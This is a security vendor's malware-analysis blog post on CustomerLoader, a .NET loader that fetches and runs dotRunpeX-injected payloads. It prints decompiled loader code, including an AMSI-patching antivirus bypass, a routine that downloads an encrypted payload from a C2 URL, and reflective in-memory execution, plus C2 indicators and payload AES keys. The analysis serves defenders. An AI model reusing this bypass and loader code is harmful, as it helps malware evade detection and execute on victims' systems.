CustomerLoader: a new malware distributing a wide variety of payloads

12 July 2023

Quentin Bourgue, Pierre Le Bourhis and Threat & Detection Research Team - TDR July 12 2023
314 0

16 minutes reading

This blog post was originally sent to our clients on 19 June, 2023. Since the threat is still very active in July 2023 and continues to distribute a variety of malware families, Sekoia.io TDR analysts decided to publish a blog post.

Introduction

During our daily threat hunting routine, we identified **an undocumented .NET loader aimed at downloading, decrypting and executing next-stage payloads.** In early June 2023, this new loader was **actively distributed by multiple threat actors** using malicious phishing emails, YouTube videos, and web pages impersonating legitimate websites.

We named this new malware "CustomerLoader" because of the presence of the string "customer" in its Command and Control (C2) communications and loading capabilities.

The *malwrhunterteam* and *g0njxa* researchers also observed campaigns distributing CustomerLoader in early June 2023.

Sekoia.io analysts' investigation led us to discover that **all payloads downloaded by CustomerLoader are dotRunpeX samples that deliver a variety of malware families**, including infostealers, Remote Access Trojans (RAT) and commodity ransomware. dotRunpeX is an .NET injector implementing several anti-analysis techniques, first publicly documented by Checkpoint in March 2023.

We assess that CustomerLoader is almost certainly **associated with a Loader-as-a-Service**, which remains unknown at the time of writing. It is possible that CustomerLoader is a new stage added before the execution of the dotRunpeX injector by its developer.

This blog post aims at presenting a **technical analysis of CustomerLoader** focusing on the decryption of the next-stage payloads, an overview of more than 30 known and distributed malware families, and **details on three infection chains observed distributing the loader**.

Technical analysis

Here is an overview of the infection chains' stages observed distributing multiple commodity malware via CustomerLoader:



sekoia
Infection chains distributing CustomerLoader, leading to a variety of commodity malware
Phishing emails
Malicious YouTube videos
Fake software download page
delivers
CustomerLoader payload
(3) executes
DotRunpeX payload
injects
Variety of commodity malware
(1) requests its C2 with the customer id
(2) downloads and decrypts the payload
Encrypted next-stage payload

Figure 1. Overview of the stages in the CustomerLoader infection chains


Loader capabilities

Samples of CustomerLoader used several techniques to obfuscate their code or to hide their execution by masquerading as a legitimate application. This usage makes the analysis of CustomerLoader slower and longer, this is likely a result of the democratisation of tools to obfuscate .NET code. As indicated in the list hosted on NotPrab/.NET-Obfuscator GitHub repository, many tools are available without requiring an advanced knowledge on code obfuscation to use them.

Data encryption


CustomerLoader obfuscates its strings using AES in Electronic CodeBook (ECB) mode, the decryption key is stored in cleartext in the PE. The obfuscated strings are:

1. The command and control (C2) URL to fetch the next-stage payload;
2. Strings used for the Microsoft's Antimalware Scan Interface (AMSI) patch;
3. Strings used for the next-stage execution in memory.



```
internal static partial class чЧърьсзфЕЙи
{
    // Token: 0x060003B4 RID: 948 RVA: 0x0000EF48 File Offset: 0x0000D148
    internal static byte[] нЕЙРзЯкРЕЩнШТ(byte[] дОМаЮСВт)
    {
        Aes aes = Aes.Create();
        aes.Mode = CipherMode.ECB;
        aes.Padding = PaddingMode.PKCS7;
        aes.Key = ЦКДцьФБп.чЧърьсзфЕЙи.мсЧЧХЦеР;
        return aes.CreateDecryptor().TransformFinalBlock(дОМаЮСВт, 0, дОМаЮСВт.Length);
    }
}
```

Figure 2. CustomerLoader's function used for the AES decryption




```
// Token: 0x04000026 RID: 38
private static readonly string amsi_dll = ЦКДцьФБп.чЧърьсзфЕЙи.wrap_decode_b64_AESdecrypt("nUTfoxBT8KqjlQhfYjTbOA=="); // amsi.dll

// Token: 0x04000027 RID: 39
private static readonly string AmsiScanBuffer = ЦКДцьФБп.чЧърьсзфЕЙи.wrap_decode_b64_AESdecrypt("xe6xzvrXsMUf5TljHgFcNw=="); // AmsiScanBuffer
```

Figure 3. Example of CustomerLoader's decryption of strings "amsi.dll" and "AmsiScanBuffer"
As shown in Figure 3, the loader decodes base64-encoded strings and calls the AES decryption function. Here is a straightforward cyberchef recipe to decrypt strings for d40af29bbc4ff1ea1827871711e5bfa3470d59723dd8ea29d2b19f5239e509e9 sample. The same recipe can be used to decrypt the downloaded next-stage payload.

Impair Defenses

To avoid possible detection of the malware, CustomerLoader patches the AmsiScanBuffer function from *amsi.dll*. This method aims at scanning buffer content for potential malware. The patch returns the *AMSI_RESULT_CLEAN* constant for the AmsiScanBuffer method when a malicious payload is written in memory to mark the buffer as clean and bypass the antivirus. When the patch is successfully applied, this value indicates to the caller that the buffer is clean and can be safely executed.



```
// Token: 0x060003BE RID: 958 RVA: 0x0000F190 File Offset: 0x0000D390
internal static void PatchAmsiwithAmsiScanBuffer_AMSI_RESULT_CLEAN() //ПСЩдСчНтЩлЫэ
{
    try
    {
        IntPtr ыЖЛРЬДИэ = ЦКДцьФБп.дФПМфыгСЗЩкМрха.LoadLibrary(ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.amsi_dll);
        IntPtr intPtr = ЦКДцьФБп.дФПМфыгСЗЩкМрха.GetProcAddress(ыЖЛРЬДИэ, ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.AmsiScanBuffer);
        IntPtr intPtr2 = ЦКДцьФБп.дФПМфыгСЗЩкМрха.VirtualAlloc(IntPtr.Zero, 6U, 12288U, 64U);
        ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.WriteBytesToMEM(intPtr2, ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.RET_NOP);
        ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.WriteByteAtOffset(intPtr2, 0, 184);
        ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.reAssignPtr(intPtr2 + 1, intPtr);
        uint уйЕТЬНЛЗюсши;
        ЦКДцьФБп.дФПМфыгСЗЩкМрха.VirtualProtect(intPtr, 6U, 64U, out уйЕТЬНЛЗюсши);
        ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.WriteBytesToMEM(intPtr, ЦКДцьФБп.ЧКЫЩбЯрПчИЪшъ.AMSI_RESULT_CLEAN);
        uint num;
        ЦКДцьФБп.дФПМфыгСЗЩкМрха.VirtualProtect(intPtr, 6U, уйЕТЬНЛЗюсши, out num);
    }
    catch
    {
    }
}
```

Figure 4. Function that patches AmsiScanBuffer to bypass antivirus solutions


The article Memory Patching AMSI Bypass of RastaMouse details how this patch work to execute malicious payload in memory.

Next-stage execution

The loader is in charge of executing its customer payload, here is its process:

1. CustomerLoader downloads an HTML page from an embedded URL;
2. It extracts an encoded base64 string from the download page with the regular expression: `/!!!(.*?)!!!/`
3. It decodes the base64 string and decrypts it;
4. It uses reflective code technique to execute the payload in memory.


N.B.: The extracted data and the obfuscated strings in the PE are encrypted with the same routine (base64, AES encryption).



```
internal static byte[] DownloadNextStage(string URL)
{
    string input = ЦКДцьФБп.чЧЪрЬсзфЕЙи.жОАяешайФИяфЦ.DownloadString(URL);
    Match match = Regex.Match(input, ЦКДцьФБп.чЧЪрЬсзфЕЙи.ННеШьЩгпъЙРк("+joYocqgVkYaNRjKVamtSQ==")); // Regexp !!!(.*?)!!!
    bool success = match.Success;
    byte[] result;
    if (success)
    {
        result = ЦКДцьФБп.чЧЪрЬсзфЕЙи.AESDecrypt(Convert.FromBase64String(HttpUtility.HtmlDecode(match.Groups[1].Value)));
    }
    else
    {
        result = null;
    }
    return result;
}
```

Figure 5. Extract of the function used to download the next-stage payload

To execute the next-stage in memory, CustomerLoader uses reflecting code loading; this technique consists of injecting then executing the downloaded payload in the same process. Here, the method of reflecting code is shuffled to load the .NET function from their string value using the *NewLateBinding.LateGet* function.



```
internal static void УШЙыЛХЬмгю(byte[] payload)
{
    string GetType = ЦКДцьФБп.чЧърЬсзфЕЙи.AESDecrypt("56OWfoMsWlFEGLyjtNqHeA==");
    string Assembly = ЦКДцьФБп.чЧърЬсзфЕЙи.AESDecrypt("3VjDzH1EMRB3c+1x4Jct9Q==");
    string Load = ЦКДцьФБп.чЧърЬсзфЕЙи.AESDecrypt("1B2dvOrw46RbcRqVsKhBng==");
    string EntryPoint = ЦКДцьФБп.чЧърЬсзфЕЙи.AESDecrypt("svuqzrGKbvo1S33e/yCN2Q==");
    string Invoke = ЦКДцьФБп.чЧърЬсзфЕЙи.AESDecrypt("P7u0vzGxqU5DmHDroOxTHQ==");
    object instance = NewLateBinding.LateGet(ЦКДцьФБп.дФПМфыгСЗЩкМрха.emptyString, null, GetType, null, null, null, null);
    instance = NewLateBinding.LateGet(instance, null, Assembly, null, null, null, null);
    instance = NewLateBinding.LateGet(instance, null, Load, new object[]
    {
        payload
    }, null, null, null);
    instance = NewLateBinding.LateGet(instance, null, EntryPoint, null, null, null, null);
    instance = NewLateBinding.LateCall(instance, null, Invoke, new object[2], null, null, null, true);
}
```

Figure 6. CustomerLoader's reflective code loading to execute the next-stage payload

C2 infrastructure

CustomerLoader samples download their next-stage encrypted payload from their C2 server. Each payload is associated with a customer identifier and is hosted at *hxxp://$C2/customer/$ID*.

Rounds

We observed that the CustomerLoader's operator re-indexed the payload identifiers twice, on 19 June 2023, and on 25 June 2023. This means that each time, all encrypted payloads were removed from the C2 server, and the identifiers were reassigned from 0.

At the time of updating this report, we identified three rounds:

- Round 1: between 31 May and 18 June 2023;
- Round 2: between 19 June and 25 June 2023;
- Round 3: between 26 June and 6 July 2023.

We are unable to explain why the CustomerLoader's operator has twice reset the paylaods and the associated customer id. This may be related to a technical operation, such as a server's reboot or a C2 update, or it may be an action to remove all encrypted payloads to prevent potential analysis.

Change of C2


Between 31 May and 20 June 2023, CustomerLoader samples communicated directly with the IP address with the C2 server *5.42.94[.]169* in HTTP.

On 20 June 2023, CustomerLoader switched its C2 server and communications to the domain name *kyliansuperm92139124[.]sbs* and HTTPS. The domain *kyliansuperm92139124[.]sbs* is protected by Cloudflare, which prevents payloads from being scanned and collected by security researchers.

However, this domain is a proxy for C2 communications and the backend server is always *5.42.94[.]169*. Sekoia.io analysts assess that this change of C2 server is likely intended to avoid network detections, and possibly to avoid security researchers' analysis.

Loader update

The code was updated at round 3, the developer added some obfuscation to hide the strings such as C2 URL and AMSI constants. Furthermore it attempted to hide code execution using IL (Intermediate Language) code in asynchronous tasks definition.




```
// Token: 0x0600000B RID: 11 RVA: 0x000023FC File Offset: 0x000005FC
static ТЙъМвчпЭлы()
{
    ТЙъМвчпЭлы.гюЦЪМОНЕЭ().GetAwaiter().GetResult();
}
```

```
// Token: 0x0600000C RID: 12 RVA: 0x00002420 File Offset: 0x00000620
[DebuggerStepThrough]
private static Task<bool> гюЦЪМОНЕЭ()
{
    ТЙъМвчпЭлы.<Initialize>d__12 <Initialize>d__ = new ТЙъМвчпЭлы.<Initialize>d__12();
    <Initialize>d__.<>t__builder = AsyncTaskMethodBuilder<bool>.Create();
    <Initialize>d__.<>1__state = -1;
    <Initialize>d__.<>t__builder.Start<ТЙъМвчпЭлы.<Initialize>d__12>(ref <Initialize>d__);
    return <Initialize>d__.<>t__builder.Task;
}
```

Figure 7. Code of Task initialization and execution disassembled in C#

The malware implements a method that inherits the method *MoveNext* from *IAsyncStateMachine*, which executes CustomerLoader malicious code. The loader calls these asynchronous methods by awaiting tasks created for this purpose.



```
// Token: 0x06000035 RID: 53 RVA: 0x0000473C File Offset: 0x0000293C
.method private final hidebysig newslot virtual
    instance void MoveNext () cil managed
{
    .override method instance void [mscorlib]System.Runtime.CompilerServices.IAsyncStateMachine::MoveNext()
    // Header Size: 12 bytes
    // Code Size: 336 (0x150) bytes
    // LocalVarSig Token: 0x11000014 RID: 20
    .maxstack 3
    .locals init (
        [0] int32,
        [1] bool,
        [2] valuetype [mscorlib]System.Runtime.CompilerServices.TaskAwaiter`1<string>,
        [3] class лРДъыЦИШв.ДвщуЕфьД/'<LoadAssemblyFromEncryptedUrl>d__11',
        [4] class [mscorlib]System.Exception
    )

    /* 0x00002948 02           */ IL_0000: ldarg.0
    /* 0x00002949 7B20000004   */ IL_0001: ldfld     int32 лРДъыЦИШв.ДвщуЕфьД/'<LoadAssemblyFromEncryptedUrl>d__11'::'<>1__state'
    /* 0x0000294E 0A           */ IL_0006: stloc.0
    .try
    {
        /* 0x0000294F 06           */ IL_0007: ldloc.0
        /* 0x00002950 2C02         */ IL_0008: brfalse.s IL_000C

        /* 0x00002952 2B02         */ IL_000A: br.s      IL_000E

        /* 0x00002954 2B11         */ IL_000C: br.s      IL_001F

        /* 0x00002956 00           */ IL_000E: nop
        /* 0x00002957 02           */ IL_000F: ldarg.0
        /* 0x00002958 72AD6B0070   */ IL_0010: ldstr     "bEA4LlbjIMl4Lcm1pMwa1A=="
        /* 0x0000295D 2818000006   */ IL_0015: call      string лРДъыЦИШв.ДвщуЕфьД::ЙъкДэвфоуээЪДУ(string)
        /* 0x00002962 7D23000004   */ IL_001A: stfld     string лРДъыЦИШв.ДвщуЕфьД/'<LoadAssemblyFromEncryptedUrl>d__11'::'<pattern>5__1'
```

Figure 8. IL code of the asynchronous task responsible of the strings decryption

Malware families distribution

Once the CustomerLoader's decryption method of the next-stage payload is achieved, we collected all the payloads distributed by the malware from the C2 server.

By extracting the first bytes of the collected files, we identified clusters of payloads encrypted with the same AES key. Pivoting on CustomerLoader samples and downloading the encrypted payloads, we were able to retrieve the AES key for each cluster, allowing us to decrypt almost every next-stage payload. Here is a table listing the clusters of payloads and associated AES keys.

As a reminder, the download URL for the CustomerLoader next-stage payload is: *hxxp://5.42.94[.]169/customer/$ID*.

Round 1	
ID range for a cluster	**AES key**
3 – 78	JPl747ZqJEbZNCnjDreyHfIremBtsIURakxmH5HsJGQ=
79 – 156	mbCxKKqIh9hZQ9ffL0Z+REAHVbwUnWtbM3h/lnceD0g=
157 – 208	e1tCejIAy65Ft38G6zZSQPJuUyqy4DBEtWRAmHjgcHk=
209 – 250	tzaq2IvRQYmiCRnXS4ui11QSSjk0HKK50PSaLEBmeeY=
253 – 318	gMqeWOPLGVb37y00zMrL4/VVFHyxBgam/Ukb7bCU3Q8=
319 – 382	PWmn58KBcnHI6OBMKNafzCEiShSyIzUTzvsULe3sDOc=
383 – 600	lUq9SRfYH8KkEzNKFzQp9saTIKdX0DmnRh3LO3KaRMI=
601 – 669	gbVEloX3kL40gsn1iJ2dHK8rG8SGkjQmlZzuoYVLLIY=
670 – 838	1NZ9gosU7AyEoX7eYIpFOy6VtAxce3NrSP0y5ixwF44=
839 – 941	tUknSLjnu/IQ+oF8t64y56e8dqiN+nvvbwVElbLZh6o=
962 – 1118	wGFMN18TSbeENvcG7ovTc9g7y14Or0CPD9Oph6uL7qI=
1119 – 1144	tdfHwCY/b8lglvq1EckDOtSS+Ok9mbe0PHgqaBH3JF4=
1148 – 1212	rHVfLVpmqrMDsRQa7sFPKn9MHzPytC8tTU9+s4QDKyA=
1213 – 1215	0Jb6YNUeIqlzl6ZhuTEySwA7v4UxD7v6qtoCijTPCSY=
Round 2	
ID range for a cluster	**AES key**
0 – 58	xnmBUs01y021keOdlbpYpgzEqOlvBvgXX8bHbTIcAU4=
59 – 163	EBBTiuviUgaUKVL+FvE2plIJhyZW6o7f9Siw9J36PfM=
165 – 246	g0Ja7l6LQZy+iEQKdGMuvWTvymZTPUuxko+Su1//kOc=
Round 3	
ID range for a cluster	**AES key**

0 – 37	/6xTrJ5wusITyu1Aj0dx7FCdXZASmLZVhm2ZAIl8rs4=
41 – 99	yaDD0flqYFpBmlMjzKgB+DELfVx0eTSzvRiHTZY0VKI=
103 – 184	CYtzHLkrHAkRalizuL9TqbViN2pf3gZuqjcSFSH8/0w=
187 – 282	957VPRW5FZraJ9pNcJXT9I6hMa1IxnB7P+xWnA2gFR8=
283 – 320	RHw2BlqKxjyybILVYKmtlyaYV+XMyCXynqmgYDUcoME=
321 – 391	K5F9o5+9+h+T4yqfs4iXCOYHxXcsp45IEjHl4I0s0VU=
395 – 498	y0KGEtavg4++y4fZjSC/SHzk9K2h/uMng7kSNldnJQ8=
499 – 616	CFdxtfeM8Tm7AGH46xHb+3IjxJvfAKGafg/PnCSjA+4=
617 – 685	0IZPxBzPYp9qmq+xd6CAnI4yiLjAYPbzQNylzRNx+Ok=
686 – 713	LApSwUiqLqnOVRi1FJW0iSbQYndjAewCq4bGKv4COY8=
714 – 800	

Table 1. List of clusters of CustomerLoader next-stage payloads and associated AES keys, as of 6 July 2023

Based on static malware detection, Sekoia.io analysts noticed that every decrypted next-stage payload matches our internal YARA rule for the dotRunpeX injector.

To classify the distributed payload by CustomerLoader and injected by dotRunpeX, we executed them in a sandbox environment. We **identified more than 40 known malware families**, as shown in the following figure.

